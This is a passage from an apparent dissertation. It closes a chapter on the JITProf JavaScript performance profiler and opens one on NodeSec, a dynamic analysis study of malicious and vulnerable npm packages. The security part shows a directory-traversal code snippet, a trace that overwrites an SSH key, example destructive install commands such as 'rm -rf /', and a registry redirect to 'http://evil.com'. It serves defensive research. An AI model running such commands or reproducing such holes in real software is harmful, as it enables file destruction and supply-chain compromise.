SS-Format-Xparb	4 | 1	1 in PO	2	19.7±0.5%	22.4±0.3%
SS-3d-Raytrace	5 | 5	1 in NNA	4	-	2.6±0.2%
SS-3d-Morph	1 | 1	1 in GA	1	-	1.5±0.3%
SS-Fannkuch	1 | 1	1 in GA	3	8.3±0.9%	5.4±2.3%
Oct-Splay	5 |5+	1 in IOL	2	3.5±0.9%	15.1±0.3%
Oct-SplayLatency	5 |5+	1 in IOL	2	-	3.8±0.6%
Oct-DeltaBlue	5+|5+	2 in IOL	6	1.4±0.2%	-
Oct-RayTrace	5+| 1	1 in IOL	18	-	12.9±1.9%
Oct-Box2D	5+|5+	2 in IOL	1	-	7.5±0.6%
Oct-Crypto	5+|5+	1 in GA	1	13.8±4.9%	3.3±0.4%

In Table 5.10, CPR means CPU Profiler Rank. FF means Firebug Profiler, CH means Google Chrome's profiler. Ch. LOC is the number of changed LOC. Short names (e.g., IOL) in the third column refers to the profilers. IOL means inconsistent object layouts. PO means polymorphic operations. BOU means binary operation on `undefined`. NCA means non-contiguous arrays. UAE means accessing undefined array elements. NNA means storing non-numeric values in numeric arrays. GA means unnecessary use of generic array. - means no ranking or no statistically significant difference. Confidence intervals of improvements of Firefox and Chrome in the last two columns are at 95% confidence level [61].

All JIT-unfriendly code locations detected by JITProf and their refactorings are documented in our technical report [G3]. We only discuss a few representative examples in the following.

Inconsistent Object Layouts in Octane-Splay. JITProf reports a code location where inconsistent object layouts occur a total of 135 times. The layout of the objects at a statement that retrieves a property frequently alternate between `key|value|left|right` and `key|value|right|left`. The problem boils down to the following code, which initializes the properties `left` and `right` in two possible orders:

```
1 var node = new SplayTree.Node(key, value);
2 if (key > this.root_.key) {
3   node.left = this.root_;
4   node.right = this.root_.right;
5   ...
6 } else {
7   node.right = this.root_;
8   node.left = this.root_.left;
9   ...
```

```
10 }
```

We swap the first two statements in the `else` branch so that the object layout is always `key|value|left|right`, which improves performance by 3.5% and 15.1% in Firefox and Chrome, respectively.

Polymorphic Operations in SS-Format-Xparb. JITProf reports a code location that frequently performs a polymorphic plus operation. Specifically, the analysis observes operand types `string + string` 699 times and operand types `object + string` 3,331 times. The behavior is due to the following function, which returns either a primitive string value or a `String` object, depending on the value of `val`:

```
1 String.leftPad = function (val, size, ch) {
2   var result = new String(val);
3   if (ch == null) { ch = "␣"; }
4   while (result.length < size){
5     result = ch + result;
6   }
7   return result;
8 }
```

To avoid this problem, we refactor `String.leftPad` by replacing line 2 with:

```
1   var result = val + '';
2   var tmp = new String(val) + '';
```

The modified code initializes `result` with a primitive string value. For a fair performance comparison, we add the statement at line 2 to retain a `String` object construction operation and a monomorphic "`object + string`" concatenation operation. This simple change leads to 19.7% and 22.4% performance improvement in Firefox and Chrome, respectively. Fixing the problem by removing the statement that calls the `String` constructor, which is the solution a developer may choose, leads to even larger speedup.

Multiple `undefined`-related Problems in SunSpider-MD5. JITProf reports occurrences of three JIT-unfriendly code patterns for the following code snippet:

```
1 function str2binl(str) {
2   var bin = Array(); var mask = (1 << chrsz) - 1;
3   for (var i = 0; i < str.length * chrsz; i += chrsz)
4     bin[i>>5] |= (str.charCodeAt(i/chrsz) & mask)<<(i%32);
5   return bin;
6 }
```

The function creates an empty array and reads uninitialized elements of the array in a loop before assigning values to those elements. JITProf reports that the code accesses `undefined` elements of an array 3,956 times at line 4, that this line repeatedly performs bitwise OR operations on the `undefined` value, and that this operation is polymorphic because it operates on numbers and `undefined`.

This refactoring avoids these JIT-unfriendly operations:

```
1 function str2binl(str) {
2   var len = (str.length*chrsz)>>5; var bin=new Array(len);
```

Table 5.11: Benchmarks used for evaluation and performance statistics. Time means total running and analysis time JITProf (seconds). PS means profiling slowdown (×). $\tilde{Time}$ and $\tilde{PS}$ are with sampling. SS- and Oct- mean SunSpider and Octane benchmark, respectively.

Benchmark	LOC	Time	PS	$\tilde{Time}$	$\tilde{PS}$	Benchmark	LOC	Time	PS	$\tilde{Time}$	$\tilde{PS}$
SS-Controlflow-Recursive	25	2.93	674	0.07	17	SS-String-Fasta	90	4.13	391	0.48	45
SS-Bitops-Bits-in-Byte	26	5.38	1520	0.13	36	SS-Math-Cordic	101	5.6	943	0.12	20
SS-Bitops-Bitwise-And	31	3.09	936	0.23	71	SS-String-Base64	136	4.16	457	0.42	46
SS-Math-Partial-Sums	33	3.39	301	0.25	22	SS-Access-Nbody	170	12.38	1649	0.10	13
SS-Bitops-Nsieve-Bits	35	7.05	920	0.33	43	SS-Crypto-SHA1	225	2.87	262	0.20	19
SS-Bitops-3bit-Bits	38	4.12	1577	0.16	62	SS-String-Tagcloud	266	4.88	173	0.36	13
SS-Access-Nsieve	39	3.51	585	0.33	55	SS-Crypto-MD5	288	2.83	414	0.16	24
SS-Math-Spectral-Norm	51	6.13	1065	0.1	18	SS-Date-Tofte	300	9.65	652	0.15	10
SS-Access-Binary-Trees	52	4.48	1077	0.14	33	SS-3d-Cube	339	18.5	1500	0.16	13
SS-3d-Morph	56	6.48	677	0.36	37	SS-Date-Xparb	418	2.92	195	0.13	9
SS-String-Unpack-Code	67	3.09	114	0.17	6	SS-Crypto-AES	425	8.64	816	0.15	14
SS-Access-Fannkuch	68	11.64	1455	0.19	24	SS-3d-Raytrace	443	9.03	627	0.21	14
SS-String-Validate-Input	90	0.15	85	0.01	8	SS-Regexp-DNA	1714	0.15	14	0.02	2
Oct-Splay	395	0.59	117	0.06	12	Oct-Navi-Stokes	407	41.64	1859	2.01	90
Oct-Richards	537	2.47	386	0.12	18	Oct-DeltaBlue	880	3.94	267	0.24	16
Oct-Raytrace	904	13.45	652	0.34	16	Oct-Code-Load	1527	2.08	108	0.3	16
Oct-Crypto	1699	64.52	3418	0.37	20	Oct-Regexp	1765	6.82	91	0.7	9
Oct-Earl-Boyer	4683	38.73	970	0.91	23	Oct-Box2d	9537	85.41	460	2.41	13
Oct-Gbemu	11106	294.38	1228	9.59	40	Oct-Typescript	25911	785.64	525	13.53	9
Oct-Pdfjs	33071	75.16	300	5.62	22						

```
3   for (var i = 0; i < len; i++) bin[i] = 0;
4   var mask = (1 << chrsz) - 1;
5   for (var i = 0; i < str.length * chrsz; i += chrsz)
6     bin[i>>5] |= (str.charCodeAt(i/chrsz) & mask)<<(i%32);
7   return bin;
8 }
```

The modified code initializes the array `bin` with a predefined size (stored in the variable `len`) and then initializes all of its elements with zero. Although we introduce additional code, this change leads to a 24.6% improvement in Chrome.

Non-contiguous Arrays in SunSpider-Cube. JITProf detects code that creates a non-contiguous array 208 times. The example is similar to Figure 5.3: an array is initialized in reverse order, and we modify the code by initializing the array from lower to higher index. As a result, the array increases contiguously, which results in a small but statistically significant improvement of 1.1% in Chrome.

Comparison with CPU-Time Profiling

The most popular existing approach for finding performance bottlenecks is CPU-time profiling [63]. To compare JITProf with CPU-time profiling, we analyze the benchmark programs in Table 5.10 with the Firebug Profiler[34] and Google Chrome's CPU Profiler. CPU-time profiling reports a list of functions in which time is spent during the execution, sorted by the time spent in the function itself, i.e., without the time spent in callees. The "CPU Profiler Rank" column in Table 5.10 shows for each JIT-unfriendly location identified by JITProf the CPU profiling rank of the function that contains the code location. Most code locations appear on a higher rank in JITProf's output than with CPU profiling. The function of one code location (SunSpider-String-Tagcloud) does not even appear in the Firebug Profiler's output, presumably because the program does not spend a significant amount of time in the function that contains the JIT-unfriendly code.

In addition to the higher rank of JIT-unfriendly code locations, JITProf improves upon traditional CPU-time profiling by pinpointing a single code location and by explaining why this location causes slowdown. In contrast, CPU-time profiling suggests entire functions as optimization candidates. For example, the performance problem in SunSpider-Format-Tofte is in a function with 291 lines of code. Instead of letting developers find optimization opportunities in this function, JITProf precisely points to the problem.

Overall, our results suggest that JITProf enables developers to find JIT-unfriendly code locations quicker than CPU-time profiling. In practice, we expect both JITProf and traditional CPU-time profiling to be used in combination. Developers can identify JIT compilation-related problems quickly with JITProf and, if necessary, use other profilers afterwards.

Non-optimizable JIT-Unfriendly Code

For some of the JIT-unfriendly code locations reported by JITProf, we fail to improve performance with a simple refactoring. A common pattern of such non-optimizable code is an object that is used as a dictionary or map. For such objects, the program initializes properties outside of the constructor, making the object structure unpredictable and leading to multiple hidden classes for a single object. Dictionary objects often cause inline cache misses because the object's structure varies in an unpredictable way at runtime, but we cannot easily refactor such problems. Other common patterns are JIT-unfriendly code that is not executed frequently and code where eliminating the JIT-unfriendly code requires adding statements. For example, creating consistent object layouts may require adding property initialization statements in a constructor, and executing these additional statements takes more time than the time saved from avoiding the JIT-unfriendly code. Developers can avoid optimizing such code by inspecting only the top-ranked reports from JITProf, which occur relatively often.

[34] `https://getfirebug.com/wiki/index.php/Profiler`

5.4.4 Runtime Overhead

Table 5.11 shows the time for profiling benchmarks and the slowdown compared to normal execution. As shown by the "Time" and "PS" columns, a naive implementation of JITProf imposes a significant runtime overhead (median: 627x). Fortunately, sampling (Section 5.2.4) reduces this overhead to a median of 18x, without changing the JIT-unfriendly code locations reported by JITProf. The slowdown with sampling is in the same order of magnitude as that of comparable dynamic analyses [82, 108, 121]. We consider the overhead to be acceptable during testing because both client-side and server-side JavaScript applications typically handle events within a few seconds to ensure that the application is responsive. Improving the performance of frequently executed event handlers can potentially lead to better user experience in the browser[35] and increased throughput of the server. Besides sampling, our implementation is not particularly optimized for performance but instead focuses on providing a JavaScript engine-independent and easily extensible framework. We believe that other optimizations or more sophisticated sampling [51, 126] can reduce overhead even further.

5.5 Conclusion

This chapter presents JITProf, a profiling framework to pinpoint code locations that prohibit profitable JIT optimizations. We instantiate the framework for seven code patterns that lead to performance bottlenecks on popular JavaScript engines and show that these patterns occur in popular websites, that JITProf finds instances of these patterns in widely used benchmark programs, and that simple changes of the programs to avoid the JIT-unfriendly code lead to significant performance improvements. Given the increasing popularity of JavaScript, we consider our work to be an important step toward improving the efficiency of an increasingly large fraction of all executed software.

[35] Studies show that over 0.1s delay in responsiveness in a UI causes the user to feel disconnected from the interface [96, 98].

Chapter 6
Checking Security Issues

Security is, I would say, our top priority because for all the exciting things you will be able to do with computers ... if we don't solve these security problems, then people will hold back.

– Bill Gates, Feb 16, 2005, by ABC News

6.1 Introduction

Node.js [12] is an open-source, cross-platform JavaScript runtime environment for developing server-side and desktop applications. Since its launch nine years ago, Node.js has emerged as one of the most popular platforms for web application development and has gained significant traction from developer communities. Node.js' default package management system, *npm*[36] has over 330,000 packages published at `https://www.npmjs.com/` with more than 400 new packages being published every day. npm's popularity can be partially credited to its convenience; anyone can create a package and publish it via the `npm publish` command, or install any package via the `npm install` command.

Despite its great success and increasing popularity, the lack of any review process for either new authors or new packages in npm is causing growing security concerns in the Node.js development community [1, 13, 102]. Packages with security concerns can be labeled as either "malicious" or "vulnerable". A malicious package is intentionally designed to do harm. For example, an attacker can write a seemingly useful, but malicious, Node.js package that lures a user to download it. Once installed, it may scan the victim's computer, steal sensitive information, delete system files, open a backdoor, or do other harmful operations. In contrast, a vulnerable package, created by a well-meaning developer, contains a security bug that can accidentally cause damage or be exploited by adversaries.

Existing approaches, such as manual inspection and package-name-based matching tools (as described in Section 2.6.1) cannot keep up with the fast growing number of new packages. The widely adopted static analysis techniques are often limited by the need to approximate possible runtime behavior, which is particularly challenging for JavaScript due to its dynamic features [114].

[36] According to the documentation, npm is the recursive "abbreviation" of "npm is not an acronym".

Despite these challenges, the research community has not studied the security of Node.js and npm packages yet. In this chapter, *we investigate and characterize the classes of security risks that arise from unauthorized system resource usage in npm packages*[37]. In particular, given the lack of proper preventative measures and the short history of server-side JavaScript, it is important to find out if any attack vector is unknown to the Node.js community or is missed by existing detection approaches. To answer these questions, we conduct the first large-scale empirical study on the security concerns related to unauthorized system resource usage from the npm packages in the wild.

To perform this study, we face three main challenges. First, it is unclear what malicious or vulnerable behavior patterns we should look for in npm packages. Second, it is hard to statically analyze JavaScript given its dynamic nature [85, 114, G4, G3]. Third, we need to analyze 330,000 packages efficiently. To tackle these challenges, we adopt a lightweight dynamic analysis approach that monitors the interactions between the JavaScript code and the Node.js runtime. The key insight behind this approach is that JavaScript code must call built-in system functions in Node.js to tamper with the underlying operating system. To identify malicious or vulnerable patterns in npm packages, we adopt an iterative approach to gradually refine our security model for dynamic analysis as well as by researching vulnerable packages reported on nsp [11] and Snyk [20].

Our analysis of over 330,000 npm packages found that malicious or vulnerable packages pose a significant threat. We identified 360 malicious or vulnerable npm packages, which in total have been downloaded more than 614,707 times by Feb, 2017 (with an average of 2,138 downloads every day). As of the filing of this dissertation, 302 of those issues have been validated by Snyk.io [20], nsp [11], npm, or the package authors. In comparison, the Node.js community collectively reported 231 security issues over the years. Several large classes of harmful or vulnerable behaviors appear in the npm packages: directory traversal, virus, denial-of-service attack, privilege theft, privacy breach, insecure download, and pranks. This study is by no means an exhaustive one due to the scale of npm. However, we consider it to be a first step of the academic effort for dynamically understanding security issues in npm packages at large. The NodeSec work has been published in our technical report [G2].

In summary, we make the following contributions:

- We perform the first large-scale empirical study of security risks in npm without targeting a specific vulnerability. We discover 360 previously unknown malicious or vulnerable packages.
- We characterize the classes of malicious and vulnerable behavior patterns in npm packages.
- We present NodeSec, a lightweight dynamic analysis system for detecting security risks in Node.js applications.

[37]Notice that there are security issues other than unauthorized system resource usage. Since we build our security analysis on top of NodeSec, we limited our study to this sub-scope in this dissertation.

```
1 {
2   name: 'bitty',
3   scripts: {
4       ...
5       install: 'node install.js'
6   },
7   dependencies: {
8     commander: '^2.6.0',
9     ...
10  },
11  dist: {
12    tarball: 'https://...bitty-0.2.10.tgz' },
13  ...
14 }
```

Figure 6.1: An example of a `package.json` file.

6.2 Background

Node.js is a server-side JavaScript runtime that supports building fast and scalable applications, such as an HTTP(S) server. We briefly introduce the Node.js programming model and distribution model, both of which provide the opportunities to attackers.

Package installation. Not only does Node.js provide a rich library of various built-in packages, but also the developers can create and share additional packages through a standard package manager called npm, which further simplifies the development of web applications.

For distribution, npm packages contain a meta file, named `package.json`, which holds meta information relevant to the project such as package name, dependencies, the URL of the package. An example of a `package.json` file (of a package called "`bitty`") is listed in Figure 6.1. When installing the package by typing `npm install bitty` in the console, npm first queries the npm registry website for `bitty`'s `package.json` file. Based on the information in the meta file, npm downloads the package from a specified URL (at Line 12), and recursively installs all listed npm package dependencies (Line 7-10). The package author can optionally add shell commands in the `install` field (e.g., Line 5, Figure 6.1), which will be executed during package installation.

6.3 Overview

We provide an overview of our approach in performing the large-scale empirical study. A npm package may contain both JavaScript code and compiled binaries. We focused our study on packages containing only JavaScript code because we found that less than 0.7% of packages contained binaries files, To investigate potential security concerns in these packages we need to address three key questions: (1) what kinds of malicious or vulnerable behaviors we should look for; (2)




Figure 6.2: Two layers for capturing system calls.

```
4837 ...
4838 open("<dir>\.ssh\id_rsa\0", 0x1000601, 0x1B6)        = 10   0
4839 kevent(5, 140734799770320, 2)                       = 1    0
4840 read(8, "\0", 1024)                                 = 1    0
4841 psynch_cvsignal(4310..., 1099..., 256)              = 256  0
4842 psynch_cvwait(4310604240, 512, 0)                   = 0    0
4843 pwrite(10, "---BEGIN R...  \0", 0x14, 0x0)          = 20   0
4844 write(9, "\0", 1)                                   = 1    0
4845 kevent(5, 140734799770320, 0)                       = 1    0
4846 psynch_cvsignal(4310..., 2199..., 512)              = 256  0
4847 psynch_cvwait(4310..., 1099..., 256)                = 0    0
4848 close(10)                                           = 0    0
4849 kevent(5, 140734799770320, 0)                       = 1    0
4850 ...
```

Figure 6.3: The trace collected by `Dtrace` is difficult to inspect.

```
1 fs.writeFileSync('.../.ssh/id_rsa', '----BEGIN␣R...');
```

Figure 6.4: Log of built-in system functions.

how we can identify and categorize these behaviors; and (3) how can we ensure our approach can scale and analyze a large number of packages efficiently.

Our proposed approach, which is behavior-driven, focuses on the use of built-in Node.js system functions during execution since they are the interfaces for JavaScript code to interact with the operating system. We also analyze the npm installation mechanism because it is another vector for a package to affect the operating system. In addition, we study the vulnerabilities reported on Node Security Platform [11] and Snyk [20]. Based on an iterative semi-automated study of built-in API usage patterns, we identify a set of suspicious behaviors to monitor and use for categorization.

The rest of this section motivates the behavior-driven study based on our dynamic analysis framework, and gives a quick explanation on how it works on the example in Figure 6.5.

6.3.1 Motivation behind Behavior-driven Study

Snyk.io [20] and nsp [11] are based on community crowdsourced source-code inspection. Due to the sheer volume of npm packages, it is impractical to manually inspect all of them. Therefore, we devised an iterative semi-automated approach to help narrow down the security concerns.

Our approach is based on the intuition that packages with malicious or vulnerable behaviors will eventually read/write unauthorized resources or data in some way, and in Node.js, all accesses to system resources must cross the boundary between the JavaScript program and the operating system. For example, a package could easily hide or disguise scripts that download and execute a malicious script. However, the act of downloading can be easily identified when it tries to download a script over the Internet.

Figure 6.2 shows two possible layers where the interactions could be monitored. One option would be to use tools like `strace` [21], `DTrace` [2, 64], or `ProcessMonitor` [117] to monitor all system events from a Node.js process on Linux, Mac OS, or Windows. Unfortunately, it is difficult to inspect the process-level trace due to the excessive detail and noise in traces provided by the process-level tools[38]. For example, a simple Node.js program, which uses one JavaScript built-in system function to trash a SSH key file, leads to the observation of thousands of process-level events (see Figure 6.3). In contrast, the trace of built-in system functions is smaller and more comprehensible (see Figure 6.4). Moreover, a process-level trace may miss information for identifying the intention of a JavaScript code. For example, a low-level tracing tool cannot tell the root motivation when observing a Node.js process loading hundreds of JavaScript files in a directory. As a result we opt to capture interactions between JavaScript and the operating system via the built-in Node.js system functions. Using traces from this layer we can easily tell if a JavaScript file is being loaded in response to a benign `require` call to load a package, or due to the use of `fs.readFile` to scan a victim's file directory. Therefore, we only use such process-level tracing for monitoring shell commands (described in Section 6.5.2).

We believe that analyzing the suspicious built-in system functions helps quickly understand the actual behavior of an npm package, making our approach suitable for a large-scale empirical study. Most built-in system functions provided in Node.js are relatively intuitive and self-explanatory (e.g., `http.createServer` or `response.sendDate`) compared to process-level system call events.

6.3.2 Identifying Suspicious Behaviors

Existing approaches to discovering security issues in npm packages include crowdsourcing general code audits (nsp [11], snyk.io [20]), or searching for a specific known attack by manually inspecting the source code of a random set of packages. The former approach does not effectively scale to the amount of code in npm while the later assumes prior knowledge of vulnerabilities. As

[38]For a single-line "hello world" node.js program, `DTrace` observes 980 system events.

our goal is to scalably analyze all npm packages and identify both known and previously *unknown* security issues we cannot apply either of these approaches.

In order to iteratively identify and analyze suspicious behaviors of npm packages, we use NodeSec, a lightweight framework that dynamically instruments and monitors built-in system functions used by a Node.js application. Using these traces we adopt an iterative approach to isolate sets of suspicious built-in system functions, and to refine a security model that looks for suspicious classes of API usage. Specifically, we bootstrap with a manual analysis of full built-in system function logs generated from a random set of npm packages. We manually identify benign and suspicious built-in system function calls, and summarize their patterns in a preliminary security model, which is built on top of NodeSec. In the second iteration, the security model is used for filtering the traces of a larger random sample of npm packages. Then, the new log is manually inspected for refining the model in future iterations. The iterative process is continued until the trace of all npm packages is small enough for manual inspection. Section 6.4 describes in detail our identifying process as well as the obtained set of suspicious behaviors.

6.3.3 Dynamically Analyzing an Example

NodeSec triggers and captures malicious or vulnerable behaviors of a npm package. Given a npm package, NodeSec first installs it and then NodeSec uses the standard `require` call to load the package. At loading time, a package usually runs a significant amount of code to do initialization and may also surreptitiously initialize or launch a malicious payload as well. After loading NodeSec generates inputs such as web requests or key strokes to trigger more executions. If the package (or another package using the package) comes with a test suite, we run the test suite as well to trigger more behaviors of the package. To capture a package's behavior, NodeSec instruments both built-in system functions and registered callbacks.

To efficiently analyze the large volume of npm packages, we split our analysis into two stages. In the first stage, we perform the analysis in a lightweight sandbox created by NodeSec. Some packages may demonstrate behaviors that cannot be safely supported by the lightweight sandbox (e.g., launch a child process). For those packages, we analyze them with a full-fledged virtual machine in the second stage.

Vulnerability example. The sample code shown in Figure 6.5 shows how NodeSec works on a concrete example containing a directory traversal vulnerability. The code is intended to only serve files from a specified working directory. However, it has no sanity check of the path for a requested file and an attacker can prefix the path with a number of "`../`" parent indirections to access any file outside the working directory.

While collecting operational information from monitored built-in system functions, NodeSec triggers registered events for APIs that the application is using. For example, when NodeSec detects an HTTP server (by monitoring the `http.createServer` function and the `server.listen` function), it automatically sends a web request to trigger a directory traversal attack if possible. The eliciting HTTP request has a relative URL that points to a random file in a parent directory

```
1 function file(req, res) {
2   var filepath = path.join(prog.dir, req.url);
3   ...
4   // return the requested file
5   fs.exists(filepath, (exists) => {
6     if (exists) {
7       fs.readFile(filepath, (err, buf) => {
8         ...
9         // stream the file to the client
10        res.write(buf);
11        res.end();
12      });
13    } ...
14  });
15 }
```

Figure 6.5: Code snippet from a package called “bitty" with a directory traversal vulnerability, which allows an attacker to retrieve any file on the hosting machine. The package already had 8,825 downloads. For exposition, we added comments to the original code.

of the working directory, such as `../../../sysfile`[39]. When the monitored package checks the existence of the file (Line 5), NodeSec intercepts the call to `fs.exists` and passes value `true` as the parameter `exists` in the callback. NodeSec also intercepts the `fs.readFile` system call in Line 7 to return a uniquely identifiable string as the content of the fake file. Finally, NodeSec checks the HTTP response to confirm that the file outside the site's working directory was retrieved.

The package follows a middleware architecture, in which multiple functions (middleware), such as the `file` function in Figure 6.5, could be dynamically piped to process a web request before the response is finally generated. The `file` function accepts two parameters, namely `req` and `res`, which are the stream object of the request and the response, respectively. Line 2 gets the path of the requested file by concatenating the working directory's path (in variable `prog.dir`) with the relative path in the HTTP request (in variable `req.url`). Line 5 asynchronously checks the existence of the file and registers a callback to further process the request. If the requested file exists, Line 7 asynchronously reads the file and streams the content of the file to the client (in Line 10). Note that there is no sanity checking on the relative path `req.url` or the full path `filepath`.

6.4 Suspicious Behaviors

In our study, we focus on security risks that arise from system resource usage in npm packages. To avoid biasing our study, we began by monitoring every built-in system function call. From this point we iteratively refined our list of monitored behaviors to ignore built-in system functions

[39]The encoded version of the relative path will also be tested.

that consistently appear as benign operations. The behaviors mentioned in the chapter are the remaining functions that we frequently observed as part of suspicious operations.

We begin our empirical study by first taking a snapshot of the main npm registry, and by iteratively proceeding as follows:

Sampling and tracing. At the beginning of each iteration, we install and trigger the functionality of each npm package in NodeSec (details are described in Section 6.6). Based on the current dynamic security analysis model derived based on analysis of previous iterations, NodeSec records a log of the suspicious built-in system functions called by all npm packages[40]. We associate each npm package with a list of built-in system functions and function arguments called by the package. We randomly sample a small fraction of npm packages that are observed to make at least one suspicious built-in system function call. We manually adjust the sampling rate in this step so that the log is small enough for us to manually inspect.

Refining. We manually analyze the logs to identify malicious behaviors or potential vulnerabilities. Based on this manual analysis, we identify the functions that cannot contribute to any potentially dangerous behavior (e.g., `util.isPrimitive`, and `setTimeout`). We modify the security model of NodeSec so that in future it avoids reporting these benign built-in system function calls. We also identify patterns over the logged information that indicate a malicious or vulnerable behavior. For example, one such pattern that we have observed in our evaluation is that a package registers a callback with `process.stdin.on('data')` or listens to the `'keypress'` events. Based on these patterns, we implement dynamic analyses in NodeSec so that in future iterations these dynamic analyses could detect similar patterns automatically in the remaining packages. Once the security model has been refined, subsequent iterations will generate fewer logs. Therefore, we increase the sampling rate and choose larger sets of available npm packages in the subsequent iterations.

Completion criterion. We repeat the sampling-tracing-refining process while incorporating the dynamic analyses developed during the previous phase. We repeat the entire procedure as many times as necessary until the trace of all npm packages generated by NodeSec is small enough for us to manually inspect.

In the rest of this section, we describe suspicious behaviors we monitor. For illustration, we cluster the patterns based on similarity. For each cluster, we have dynamic program analysis in the NodeSec instrumentation framework to identify the patterns at runtime.

6.4.1 File System Interaction

Through the `fs` package, Node.js provides built-in system functions that are essentially JavaScript wrappers around standard POSIX functions, allowing interaction with the file system. We monitor all file reads and writes of an npm package by intercepting calls to the built-in system functions exposed by `fs`. Specifically, we check writes to files of other npm packages and files in the system

[40]In the first iteration, NodeSec logs all built-in system functions used.

directories, such as `/etc`, `/sys`, and `/boot`[41]. Besides, we also check writing to a shared directory (e.g., `/tmp`), since it enables file overwrite attack, which allows an attacker to trash files in the authority of a victim. Section 6.6.9 explains this type of vulnerable packages.

To ease the inspection of suspicious file system operations in our study, NodeSec isolates and reports the system files changed by a potentially malicious package. Through the interception of file system built-in functions, we implement copy-on-write and file redirection mechanism. Specifically, when a Node.js program tries to write or change a file f that has never been changed by the program, our framework copies f to an isolated directory (the copied file is f') and performs the intended change on file f' instead of f. Future operations on f are redirected to f'.

6.4.2 Network Interaction

We monitor all incoming and outgoing network requests, including DNS lookups, web socket connections, and HTTP(S) requests. To do so, we intercept built-in system functions related to network requests, such as `net.createConnection`, `https.request`, and `http.get`. To monitor incoming network requests, we intercept all callbacks for handling incoming connection requests, such as the callback passed to `http.createServer`. With the instrumentation, we can observe detailed information about both requests and responses such as the requested URL and the returned content.

We have identified two suspicious network activities: insecure resource download and privacy breach. Specifically, downloading resources, such as a compressed file, a binary, or a script, through an insecure protocol (HTTP) is vulnerable to a man-in-the-middle attack. An attacker can replace the resource during the transmission, possibly executing arbitrary code on the victim's machine if a binary or a script is being downloaded. Besides insecurely downloading resources, a package sends data to an outside domain when being loaded is also suspicious. We found several cases in which packages collect and send the user's information to either Google Analytics or the package owner's server everytime the package is loaded by Node.js.

6.4.3 Shell Interaction

An npm package can spawn a child process to execute an arbitrary shell command by calling built-in system functions in the `child_process` package. We found 820 out of 330,000 npm packages execute shell commands (by calling `child_process.exec` etc.). In general, such calls are dangerous because a package can use a shell command to do arbitrary things. Those system calls execute bash commands in child processes, which are beyond the reach of our JavaScript instrumentation framework. Therefore, whenever our framework detects an npm package executing a shell command, it stops the analysis in NodeSec. We further analyze the package

[41] We do not enumerate all the system directories monitored.

separately in a virtual machine, in which we log and analyze the behavior of those packages via `ProcessMonitor`.

We currently flag several types of shell commands as suspicious, including those that contain "`npm install <pkg>`", "`open <url>`" or "`rm <path>`", which represents dynamically installing an npm package, opening a browser to show a URL, or removing files from the file system, respectively.

6.4.4 Ad hoc Attacks/Vulnerabilities

We identify three types of attack/vulnerabilities, namely directory traversal, stealing user input, and shell injection attack. Detecting those issues requires monitoring and triggering a combination of built-in system functions that interact with the file system, network, user input, and terminal. The common feature of this type of security issue is carrying information unexpected by the developer or the user of the package from a source to a sink. Specifically, packages with directory traversal read and send files outside the working directory over the network; packages that steal user input send the stolen information over the network; and, packages that are vulnerable to shell injection attack directly concatenate parts of the client's query to an argument of a built-in system function that invokes a shell. NodeSec automatically triggers built-in system functions at the source with a bait (a unique string), and monitors the built-in system functions at the sink.

6.4.5 Memory and CPU Monitoring

Node.js has no built-in system functions that allow directly accessing the process's memory except the Buffer APIs. Invoking a `Buffer` constructor with a number argument (e.g., `new Buffer(1024)` and `Buffer.unsafeAlloc`) returns an uninitialized block of memory of the specified size, which could accidentally be sent over the network. The uninitialized memory could potentially include data (e.g., password, personal data, or sensitive information) of the node.js process. An attacker could exploit this feature to remotely disclose memory on a vulnerable server [18]. The framework intercepts the buffer construction by filling the uninitialized memory with uniquely patterned data (bait), and monitors the exploitation of this vulnerability by observing the presence of previously seeded bait flowing through other built-in system functions.

Node.js executes JavaScript in a single thread. If the processing of a single event causes high CPU usage over a long period of time, it will block all other events from being processed in a timely manner. So we monitor CPU usage to detect denial-of-service attacks.

6.4.6 Package Installation & NPM Scripts

Attackers can exploit the npm package distribution model in the following ways. First, since all dependencies are recursively installed, a malware or a vulnerability can propagate up and "infect" all packages along the dependency chain. Statically traversing the dependencies listed in the meta file cannot check dependencies injected at runtime (e.g., dynamically download a package). Second, redefining the npm install script allows an attacker to execute arbitrary malicious shell commands, such as "`rm -rf /`" or "`node malicious.js`", when installing the package. Third, the explicitly listed URL (in the `tarball` field in `package.json`) gives a false sense of security that a developer could download and exhaustively inspect the package's code. Unfortunately, a package can download extra scripts during the execution. Alternatively, an attacker can redirect the registry of the package to any private npm server by redefining npm install script in `package.json` as:

```
npm install bitty -registry http://evil.com
```

The attacker can upload the malicious package to `http://evil.com`, and the above script will serve as a proxy to download the malicious package.

We statically analyze each package's meta file to check if it redefines the npm script, including `preinstall`, `install`, and `postintall`. If the script is not redefined, we consider the installation process to be safe, and let NodeSec check security issues during the execution. Otherwise, we additionally inspect the redefined script to check if it is malicious. All other shell scripts defined in npm scripts (including `npm test`[42]) are flagged and manually inspected. Three malicious packages we found use npm scripts to overwrite other packages (Section 6.6.6). Thorough manual inspection is feasible because the script sizes are small and the number of packages that redefine the script is limited (less than 0.9% of all packages).

6.5 Implementation

When analyzing npm packages, we use two environments. The first one is NodeSec, a lightweight dynamic analysis framework developed for our study. The second one is a full-fledged virtual machine. We first use NodeSec to analyze all packages. If a package executes a shell command, then we analyze it in a virtual machine so that we can observe the package's full behavior. Our implementation consists of about 32,000 lines of code. Since only built-in system functions and callbacks are dynamically instrumented, we saw an 30% runtime overhead average and an increase of about 1x in memory use. In this section, we describe how we monitor an npm package in a virtual machine.

[42]We did not manually inspect all the JavaScript test files used by the "npm test" scripts. Instead, those JavaScript test scripts ran in NodeSec to trigger npm package functionalities. NodeSec instruments those JavaScript test files, which are checked by dynamic analysis and are defended by the completeness mechanism (Section 6.5.1).

6.5.1 Dynamic Instrumentation

